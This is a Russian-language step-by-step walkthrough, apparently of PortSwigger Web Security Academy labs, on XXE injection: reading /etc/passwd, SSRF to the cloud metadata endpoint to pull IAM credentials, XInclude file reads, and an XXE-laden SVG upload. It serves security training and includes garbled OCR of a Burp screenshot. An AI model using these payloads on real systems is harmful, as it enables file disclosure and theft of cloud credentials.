

#### XML external entity (XXE) injection

# Lab: Exploiting XXE using external entities to retrieve files




- 1. Кликаем по любому товару.
- 2. Прокручиваем страницу вниз и видим поле "Check stock".
- 3. Перехватываем запрос проверки наличия товара с помощью Burp.



4. Отправляем запрос в Repeater.


5. Изменяем запрос ледующим образом:




<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
"file:///etc/passwd">

]><stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>
6. Done.


#### Lab: Exploiting XXE to perform SSRF attacks



- 1. Кликаем по любому товару.
- 2. Прокручиваем страницу вниз и видим поле "Check stock".
- 3. Перехватываем запрос проверки наличия товара с помощью Burp. ard Target Project options | Sequencer Decoder Comparer Extender Project options User options → G ⊕ Intercept HTTP history WebSockets history Options Request to https://ac741f8c1f1a913680e442ed007e00b3.web-security-academy.net:443 [18.200.141.238] Forward Drop Intercept is on Action **(?**) Raw Params Headers Hex XML /product/stock HTTP/l.1 : ac/41f8c1f1a913680e442ed007e00b3.web-security-academy.net -Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:76.0) Gecko/20100101 Firefox/76.0 copt: \*/
  copt: \*/\*
  copt: Anguage: ru-Bl\_ri:ged.8 en-US;q=0.5,en;q=0.3
  copt: Language: ru-Bl\_ri:ged.8 en-US;q=0.5,en;q=0.3
  copt: Language: ru-Bl\_ri:ged.8 en-US;q=0.5,en;q=0.3
  copt: Encoding: gelp. deflate
  ferer: https://ac741feclf1a913680e442ed007e00b3.web-security-academy.net/product?productId=1
  rigin: https://ac741feclf1a913680e442ed007e00b3.web-security-academy.net
  mont-Length: 1076c1f1a913680e442ed007e00b3.web-security-academy.net
  mont-Length: 1076c1f1a913680e442ed007e00b3.web-security-academy.net
  mont-Length: 1076c1f1a913680e442ed007e00b3.web-security-academy.net ml version="1.0" encoding="UTF-8"?><stockCheck><productId>1</productId><storeId>1</storeId></stockCheck> We are delighted to introduce you to our ne everything into your tiny home. But it's not ju Picture this, you are halfway through your w lie back and drift off without interrupting the for you. Nothing can offer you a work-life balance like sleep is getting the better of you, your office wonder how you ever lived without London (iii) 📺 🗈 👩 📹 👂 🖫 📳 🙋
- 4. Отправляем запрос в Repeater.
- 5. Изменяем запрос ледующим образом:
- <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
  "http://169.254.169.254/"> ]><stockCheck><productId>&xxe;</productId><storeId>1/stockCheck>




- 6. Видим ответ latest.
- 7. Вновь изменяем запрос, добавляя latest:
- <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
  "http://169.254.169.254/latest">
- ]><stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>
- 8. Видим ответ meta-data, вновь изменяем запрос:
- <?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
  "http://169.254.169.254/latest/meta-data">
- ]><stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>
  9. ...
- 10. Получаем ответ




<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM
"http://169.254.169.254/latest/meta-data/iam/security-credentials/
admin"> ]><stockCheck><productId>&xxe;</productId><storeId>1</storeId></stockCheck>
11. Done.


## Lab: Exploiting XInclude to retrieve files



- 1. Кликаем по любому товару.
- 2. Прокручиваем страницу вниз и видим поле "Check stock".
- 3. Перехватываем запрос проверки наличия товара с помощью Burp.



- 4. Отправляем запрос в Repeater.
- 5. Изменяем запрос ледующим образом:



productId=<foo xmlns:xi="http://www.w3.org/2001/XInclude"> <xi:include parse="text" href="<u>file:///etc/passwd</u>"/></foo>&storeId=1 6. Done.


### Lab: Exploiting XXE via image file upload




- 1. Создаем на компьютере изображение example.svg со следующим содержанием: <?xml version="1.0" standalone="yes"?><!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]><svg width="128px" height="128px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1"><text font-size="16" x="0" y="16">&xxe;</text></svg>
- 2. Загружаем это фото в какой-нибудь блог.
- 3. Открываем исходный код страницы блога и находим там свое изображение.



4. Открываем его:



5. Вводим решение.



6. Done.